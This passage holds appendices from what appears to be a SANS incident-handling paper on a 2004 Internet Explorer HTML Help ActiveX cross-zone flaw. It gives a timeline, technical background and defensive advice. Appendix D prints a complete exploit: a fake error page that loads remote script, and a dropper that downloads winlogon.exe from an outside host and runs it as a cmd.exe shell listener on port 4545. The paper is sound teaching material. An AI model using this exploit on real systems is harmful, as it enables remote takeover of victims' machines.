19 August 2004	Secunia releases Advisory ID: SA12321 – Microsoft Internet Explorer Drag and Drop vulnerability – Highly Critical (US-CERT VU#526089). Reports release of PoC by http-equiv(malware.com) which plants a program in the startup directory when a user drags a program masquerading as an image. Vulnerability caused by insufficient validation of drag and drop events issued from the 'internet' zone to local resources. Also reports PoCs from mikx which does the same when the user uses the scrollbar, and Andreas Sandblad, Secunia Research – his only requires a single click on systems running XPSP1. Vulnerability is a variant of issue discovered by Liu Die Yu, SA9711. MS Patch ms04-038 (Cumulative security Update for Internet Explorer (834707)) has been issued for this vulnerability (SA12806).
19 Oct 2004	http-equiv releases another PoC which gets around the ms04-038 patch. Also uses oddity with help function hh.exe for first time. Opens a local .chm file in it in order to execute the contained htm file. Uses ADODB.connection and ADODB.recordset to read/write/execute/delete code in local zone.
20 Oct 2004	Bugtraq Id 11467 first published. Added to up until 6th Jan.
20 Oct 2004	Secunia Advisory ID SA12889 - Extremely Critical - released – Microsoft Internet Explorer Multiple Vulnerabilities. 1. Insufficient validation of drag and drop events from the Internet zone to local resources for valid images or media files with embedded HTML code – variant of SA12321 – (http-equiv, Andreas Sandblad of Secunia Research) – 2. security zone restriction error where an embedded HTML Help control references a specially crafted index(.hhk) file and can execute local HTML docs or inject arbitrary script code into a previously loaded document using a malicious javascript URI handler – (http-equiv, Roozbeh Afrasiabi) 3. security zone restriction error in the handling of the "Related Topics" command in an embedded HTML Help control. Can be exploited to execute arbitrary script code on any zone.(Paul, Greyhats Security, Michael Evanchik, ShredderSub7) 1 and 2, or 3 alone, in combination with the ActiveX Data Object (ADO) model being able to write arbitrary files can be exploited to compromise a user's system.

© SANS Institute 2000 - 2005

Author retains full rights.

25 October 2004	CVE publishes CAN-2004-0985. IE 6.x on Win XP SP2 allows remote attackers to execute arbitrary code, as demonstrated using a document with a draggable file type such as .xml, .doc, .py, .cdf, .css, .pdf, or .ppt and using ADODB.Connection and ADODB.recordset to write to a .hta file that is interpreted in the Local zone by HTML Help. References http-equiv's PoC of October 19.
25 October	PoC released by Michael Evanchik called "Microsoft Internet Explorer ms-its scheme/CHM remote code execution". It is based on the same vulnerability that was discovered by http-equiv.
31 October 2004	Roozbeh Afrasiabi released two PoCs for Internet Explorer HTML Help Control ActiveX Cross Domain/Zone Scripting Vulnerabilities – involves CHM files. One for the Cross-Domain scripting vulnerability and one for Cross-Zone scripting vulnerability. Doesn't use Related Topics command.
17 November 2004	CVE published CAN-2004-1043. IE 6.0 on Win XP SP2 allows remote attackers to execute arbitrary code by using the "Related Topics" command in the Help ActiveX Control (hhctrl.ocx) to open a Help popup window containing the PCHealth tools.htm file in the Local Zone and injecting javascript to be executed, as demonstrated using "writehta.txt" and the ADODB recordset which saves a .HTA file to the local system. Later adds reference to MS IE XP SP2 Fully Automated Remote Compromise PoC
21 December 2004	MS IE XP SP2 Fully Automated Remote Compromise PoC released by Paul at Greyhat Security. No user intervention required.
22 December 2004	US-Cert Vulnerability note VU#939688 released. Microsoft IE HTML Help Control bypasses Local Machine Zone Lockdown – based on user interaction still. References CVE CAN-2004-0985 and http-equiv.
25 December 2004	MS IE XP SP2 Fully Automated Remote Compromise is updated after the provision by K-Otik of a list containing the Startup folder path string in about nine different languages!
27 December 2004	Trojan.Phel.A discovered by Symantec. Distributed as an html file and attempts to exploit the MS IE HTML Help Control Local Zone Security Restriction Bypass Vulnerability (BID 11467). Doesn't use Related Topics command. Drops a Trojan horse called Backdoor.Coreflood onto victims' machines. The Trojan was designed to connect to a particular channel on an IRC Server and wait for commands from the attacker.
28 December 2004	ShredderSub7 released PoC called CMDExe, closely based on Auto SP2 RC exploit – Remote code execution with parameters without user interaction, even with XP SP2. A local chm file is opened from a malicious website into an HTML HelpControl. The chm file contains a html file which is displayed in the control. A second HTML help control is instigated. This one executes a javascript (with privileges of local zone). Exploit installs malware on local machine or provides a command prompt. – same concept as Roozbeh's PoC in October. Uses Related Topics command.
11 Jan 2005	Microsoft issues patches for issues 2 and 3 above. MS Security Bulletin MS05-01 – Vulnerability in HTML Control could allow Code Execution (890175) – addresses CVE CAN-2004-1043

© SANS Institute 2000 - 2005

Author retains full rights.

11 Jan 2005	Liu Die Yu releases proper remote-code-execution attack code – references Paul's, Mike's Sandblad's and shreddersub7's PoC exploits.
12 Jan 2005	US-Cert published Vulnerability Note VU#972415 – Microsoft Windows HTML Help ActiveX control does not adequately validate window source – "Related Topics" – references VU#939688 and CAN-2004-1043

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix B

ActiveX controls - Background

ActiveX controls were introduced with Internet Explorer 3.0 to extend the features of web pages. They are objects that are like small Windows programs or applets and a number of Microsoft programs like Internet Explorer, Outlook Express, Outlook and the Office applications are designed to be able to interact with them. This interactivity between components and programs leads to more versatility and flexibility as far as Microsoft products are concerned and programmers can easily create new ActiveX controls with Visual Basic, C++ and other programming languages. Once developed, an ActiveX control can be used in many different applications, saving the developer a lot of time.

HTML Help ActiveX control

The control can be used with complied (.chm) help systems as well as on individual web pages displayed in a browser.

The ultimate aim of exploiting the “HTML Help ActiveX Control Related Topics command” vulnerability is “remote compromise”. Therefore the vulnerability exists in the situation whereby the HTML Help ActiveX control is embedded in a web page on the Internet rather than packaged up in a .chm file to support software on a computer that doesn’t have internet connectivity.

If a web browser’s rendering engine comes across one of these controls embedded in a web page, it requires the presence of HTML Help to be able to process it. Microsoft Internet Explorer is the only browser that comes with HTML Help and is also the only browser that supports ActiveX controls by default. Therefore, this exploit requires the use of Internet Explorer 4.0 or later.

There are a few reasons why I think the control forces you to have a global window for opening individual Related Topics web pages. First, the control provides space for several related topics in its ‘Item1’, ‘Item2’, ‘Item3’… parameters. Secondly, related topics pages often have links to other pages. So the likelihood of the window being needed to open further web pages is very strong and you need a global window for this.

The Windows XP SP2 Local Machine Zone Lockdown and how it doesn’t prevent this exploit

In 2004 Microsoft released Windows XP Service Pack 2 which included Internet Explorer 6.0 Service Pack 2 and its new Local Machine Lockdown. Until this time, local

© SANS Institute 2000 - 2005 Author retains full rights.

content could be opened or run in Internet Explorer with few restrictions because the local machine zone was trusted. However, several cross –domain scripting exploits demonstrated that local machine zone content is not always so trustworthy! So in response Microsoft issued the Local Machine Zone Lockdown which puts tight restrictions on Local Machine zone content running in Internet Explorer.

Even if an attacker was able to find a way to reference local content and subsequently employ cross-domain scripting, the Local Machine Lockdown would prevent him from being able to achieve anything in the Local Machine zone via Internet Explorer. More specifically, the Lockdown prevents ActiveX script that is embedded in local zone HTML pages from being able to run in Internet Explorer. It also places heavy security on the javascript and vbscript protocols, apparently rendering them useless for hacking attempts.

This lockdown should therefore, in theory, stop this PoC and similar exploits in their tracks. But it doesn't. The Local Machine Zone lockdown has a per-process exception list which includes HTML Help and its components, including the HTML Help ActiveX control. Through this control the exploits are able to completely bypass the Local Machine Zone Lockdown.

How the HTML Help ActiveX control can be used in cross zone scripting exploits

a) attacker has the ability to inject script code into the Item1 parameter of the HHCtrl.ocx control when it is used with the Related Topics command.
b) Attacker can open local contents from a user's machine, hence gaining access (window handle) to Local Machine zone (This is called a zone security bypass vulnerability).
c) By creating another control with the same window name, Internet Explorer (or more specifically, HTML Help) can be fooled into thinking that the Related Topic content of the second control can be run in the same zone as the Related Topic content of the first control. The only difference with this second control is that it contains script code as described in a). It is therefore through this second control that the cross-domain scripting can take place.

ADODB Recordset Object

The exploit uses the ADODB recordset object to retrieve the malware from the Internet. This type of object can be included in a script (<script>) inside the HTA file and when run locally, can write code to the local hard drive without being blocked by the Local Machine Zone Lockdown imposed by IE SP2. A similar method was to use ADODB.Stream but this was prevented some time ago.

XMLHTTP

© SANS Institute 2000 - 2005

Author retains full rights.

XMLHTTP is a COM object that comes packaged with Microsoft's XML Parser (MSXML) which in turn comes packaged with Internet Explorer 5.0 and later. In a very simple sense, XMLHTTP allows you to open an HTTP connection to a web server, send some data, and get some data back, all in a few lines of script or code. The data exchanged through the XMLHTTP object is usually XML, but it doesn't have to be. This method of transferring data is favoured by programmers because a) it is fast b) it is simple - only a few lines of code are needed and c) it is easy - the interface to the object is the same from many different programming languages.

ADO Stream Object

The ADO Stream Object is included in ADO (ActiveX Data Objects) 2.5 and later and can be used to read or write a stream of binary data or text.

WScript.Shell

WScript.Shell is a component of the Windows Scripting Host. It can be used to run a program locally, manipulate the contents of the registry, create a shortcut, or access a system folder.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix C

Instructions on how to manually reset the BIOS
you can just remove the lid of your computer, remove the CMOS jumper from the motherboard, slide it back on in a different position.
In my reconnaissance phase I ran ipconfig –all from a command prompt on my Windows host. If our work computers had been locked down in such a way as to prevent the use of the command prompt by users I could have gone straight for the Whoppix CD and run ifconfig –a from the Linux prompt to find out my ip address.

NAT

NAT is a way of mapping an entire network (or networks) to a single IP address and it is necessary when the number of IP addresses assigned to you by your Internet Service Provider is less than the total number of computers that you wish to provide Internet access for. NAT allows you to take advantage of the reserved address blocks described in RFC 1918. Typically, your internal network will be set up to use one or more of these network blocks. They are:

10.0.0.0/8	(10.0.0.0 - 10.255.255.255)
172.16.0.0/12	(172.16.0.0 - 172.31.255.255)
192.168.0.0/16	(192.168.0.0 - 192.168.255.255)

How NAT Works

When a client on the internal network contacts a machine on the Internet, it sends out IP packets destined for that machine. These packets contain all the addressing information necessary to get them to their destination. NAT is concerned with these pieces of information:

Source IP address (for example, 192.168.1.35)

Source TCP or UDP port (for example, 2132)

When the packets pass through the NAT gateway they will be modified so that they appear to be coming from the NAT gateway itself. The NAT gateway will record the changes it makes in its state table so that it can a) reverse the changes on return packets and b) ensure that return packets are passed through the firewall and are not blocked. For example, the following changes might be made:

Source IP: replaced with the external address of the gateway (for example, 24.5.0.5)

Source port: replaced with a randomly chosen, unused port on the gateway (for example, 53136)

© SANS Institute 2000 - 2005 Author retains full rights.

Neither the internal machine nor the Internet host is aware of these translation steps. To the internal machine, the NAT system is simply an Internet gateway. To the Internet host, the packets appear to come directly from the NAT system; it is completely unaware that the internal workstation even exists.

When the Internet host replies to the internal machine's packets, they will be addressed to the NAT gateway's external IP (24.5.0.5) at the translation port (53136). The NAT gateway will then search the state table to determine if the reply packets match an already established connection. A unique match will be found based on the IP/port combination which tells PF the packets belong to a connection initiated by the internal machine 192.168.1.35. PF will then make the opposite changes it made to the outgoing packets and forward the reply packets on to the internal machine.

Translation of ICMP packets happens in a similar fashion but without the source port modification.

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix D

Mysp2rc.htm – the malicious web page

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>

<head>
<style>
a:link               {font:8pt/11pt verdana; color:red}
a:visited            {font:8pt/11pt verdana; color:#4e4e4e}
</style>
<meta HTTP-EQUIV="Content-Type" Content="text-html; charset=Windows-1252">
<title>Cannot find server</title>
</head>

<SCRIPT>

        function doNetDetect() {
      saOC.NETDetectNextNavigate();
                document.execCommand('refresh');
                }

function initPage()
{
   document.body.insertAdjacentHTML("afterBegin","<object id=saOC
CLASSID='clsid:B45FF030-4447-11D2-85DE-00C04FA35C89' HEIGHT=0
width=0></object>");
}

</SCRIPT>

<body bgcolor="white" onload="initPage()">

<table width="400" cellpadding="3" cellspacing="5">
  <tr>
   <td id="tableProps" valign="top" align="left"><img id="pagerrorImg"
SRC="pagerror.gif"
   width="25" height="33"></td>
   <td id="tableProps2" align="left" valign="middle" width="360"><h1 id="textSection1"
   style="COLOR: black; FONT: 13pt/15pt verdana"><span id="errorText">The page
cannot be displayed</span></h1>
   </td>
  </tr>
  <tr>
```

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

```
    <td id="tablePropsWidth" width="400" colspan="2"><font
    style="COLOR: black; FONT: 8pt/11pt verdana">The page you are looking for is
currently
    unavailable. The Web site might be experiencing technical difficulties, or you may
need to
    adjust your browser settings.</font></td>
  </tr>
  <tr>
    <td id="tablePropsWidth" width="400" colspan="2"><font id="LID1"
    style="COLOR: black; FONT: 8pt/11pt verdana"><hr color="#C0C0C0" noshade>
    <p id="LID2">Please try the following:</p><ul>
      <li id="instructionsText1">Click the
      <a xhref="javascript:location.reload()" target="_self">
      <img border=0 src="refresh.gif" width="13" height="16"
        alt="refresh.gif (82 bytes)" align="middle"></a> <a
xhref="javascript:location.reload()" target="_self">Refresh</a> button, or try again
later.<br>
      </li>

      <li id="instructionsText2">If you typed the page address in the Address bar, make
sure that
        it is spelled correctly.<br>
      </li>
      <li id="instructionsText3">To check your connection settings, click the
<b>Tools</b> menu, and then click
        <b>Internet Options</b>. On the <b>Connections</b> tab, click <b>Settings</b>.
        The settings should match those provided by your local area network (LAN)
administrator or Internet service provider (ISP). </li>
     <li ID="list4">If your Network Administrator has enabled it, Microsoft Windows
         can examine your network and automatically discover network connection
settings.<BR>
         If you would like Windows to try and discover them,
         <br>click <a  href="javascript:doNetDetect()" title="Detect Settings"><img
border=0 src="search.gif" width="16" height="16" alt="Detect Settings" align="center">
Detect Network Settings</a>
      </li>
    <li id="instructionsText5">
       Some sites require 128-bit connection security. Click the <b>Help</b> menu and
then click <b> About Internet Explorer </b> to determine what strength security you
have installed.
    </li>
    <li id="instructionsText4">
       If you are trying to reach a secure site, make sure your Security settings can
support it. Click the <B>Tools</b> menu, and then click <b>Internet Options</b>.  On
the Advanced tab, scroll to the Security section and check settings for SSL 2.0, SSL
3.0, TLS 1.0, PCT 1.0.
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
    </li>
     <li id="list3">Click the <a href="javascript:history.back(1)"><img valign=bottom
border=0 src="back.gif"> Back</a> button to try another link. </li>


    </ul>
    <p><br>
    </p>
    <h2 id="IEText" style="font:8pt/11pt verdana; color:black">Cannot find server or DNS
Error<BR> Internet Explorer

    </h2>
    </font></td>
  </tr>
</table>

<OBJECT style="display:none" id="localpage" type="application/x-oleobject"
classid="clsid:adb880a6-d8ff-11cf-9377-
00aa003b7a11";codebase="hhctrl.ocx#Version=5,02,3790,1194" >

<PARAM name="Command" value="Related Topics,menu">
<PARAM name="Button" value="Text:_">
<PARAM name="Window" value="$global_blank">
<PARAM name="Item1"
value='command;file://C:\WINDOWS\pchealth\helpctr\System\blurbs\tools.htm'>

</OBJECT>

<OBJECT style="display:none" id="inject" type="application/x-oleobject"
classid="clsid:adb880a6-d8ff-11cf-9377-
00aa003b7a11";codebase="hhctrl.ocx#Version=5,02,3790,1194" >

<PARAM name="Command" value="Related Topics,menu">
<PARAM name="Button" value="Text:_">
<PARAM name="Window" value="$global_blank">
<PARAM name="Item1"
value='command;javascript:execScript("document.write(\"<script
language=\\\"vbscript\\\"src=\\\"http://www.compromisedwebserver.com/writehta.txt\\\"\"
+String.fromCharCode(62)+\"</scr\"+\"ipt\"+String.fromCharCode(62))")'>
</OBJECT>

<script>
localpage.HHClick();
setTimeout("inject.HHClick()",100);
setTimeout("window.opener=null;window.close()",7000)
</script>
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
</body>
</html>
```

Writehta.txt – the text file

```
on error resume next
set rs = CreateObject("ADODB.Recordset")
   With rs
       .Fields.Append "vbs", 200, "3000"
       Call .Open
       Call .AddNew
       .Fields("vbs").Value = "<script language=vbscript>: on error resume next : set o =
CreateObject(""msxml2.XMLHTTP"") : o.open
""GET"",""http://www.compromisedwebserver.com/winlogon.exe"",False : o.send : set
s = createobject(""adodb.stream"") : s.type=1 : s.open : s.write o.responseBody :
s.savetofile ""C:\winlogon.exe"",2 : Set ws=CreateObject(""WScript.Shell"") : ws.Run
""C:\winlogon.exe -l -p 4545 -e cmd.exe"",0,FALSE : set ws = Nothing :
window.close()</script>"
       Call .Update
   End With
rs.Save "C:\Documents and Settings\All Users\Start
Menu\Programs\Startup\mstask.hta",adPersistXML
rs.close
```

© SANS Institute 2000 - 2005, Author retains full rights.

Appendix E

Further examples of security measures that should be in place in the example organisation

The System Administrator requires Management backing to be able to procure the necessary IT Security equipment, literature and training. To get this support the System Administrator needs to educate management on the importance of IT Security. This can be approached via the publication of a monthly or quarterly report demonstrating clearly with the use of colourful diagrams and charts etc. any incidents e.g. virus detections, that the System Administrator has handled and any enlightening security incidents that have appeared in the press that management could relate to.

User education is invaluable. The System Administrator should provide a 'list of indications of an incident' to all users. This could be in the form of a poster which could be put on a wall in each office. The poster should also contain a selection of 'Incident Hotline' contact details including at least one telephone number and e-mail address, making is as easy as possible for the alert user to report the incident. If the Organisation was big enough to have dedicated help desk staff, the Incident handler should nurture these staff members as they are usually the eyes and ears of an organisation. The same goes for System Administrators who have a unique ability to spot anomalies in event logs. Network Administrators should also be nurtured because their cooperation may be needed for access to servers, usernames, passwords and encryption keys etc.

The organisation is too small and the resources too few to warrant a dedicated incident handler, let alone a full Incident Handling team. However, a deputy System Administrator should be trained up by the System Administrator to be able to perform his duties, including the Incident Handling element of the job in his absence.

Using Nessus to find out which vulnerability was exploited if the vulnerability has since been patched

Using a copy of the master backup of the victim machine the incident handler could remove all the Microsoft patches that had been automatically installed on the disk from the date of the incident onwards (remember, the date was obtained from looking at the properties of the HTA file). He could then run a vulnerability scanner such as Nessus (with the latest plugins) on the victim machine to find out what vulnerabilities existed on it at the time. It is possible to restrict the type of vulnerabilities that Nessus scans for – there is a category just for Windows vulnerabilities and in that category you can specify exactly which vulnerabilities to scan for.

© SANS Institute 2000 - 2005, Author retains full rights.

© SANS Institute 2000 - 2005 Author retains full rights.

In fact, a Nessus plugin has been created to detect the vulnerability exploited by this exploit but it is not yet available for free to the general public even though the CVE entry for this vulnerability was published over four months ago on November 17th 2004 and Microsoft released its patch on January 11th 2005. Its Nessus Plugin Id is 16123 and it is available to paying customers.

© SANS Institute 2000 - 2005, Author retains full rights.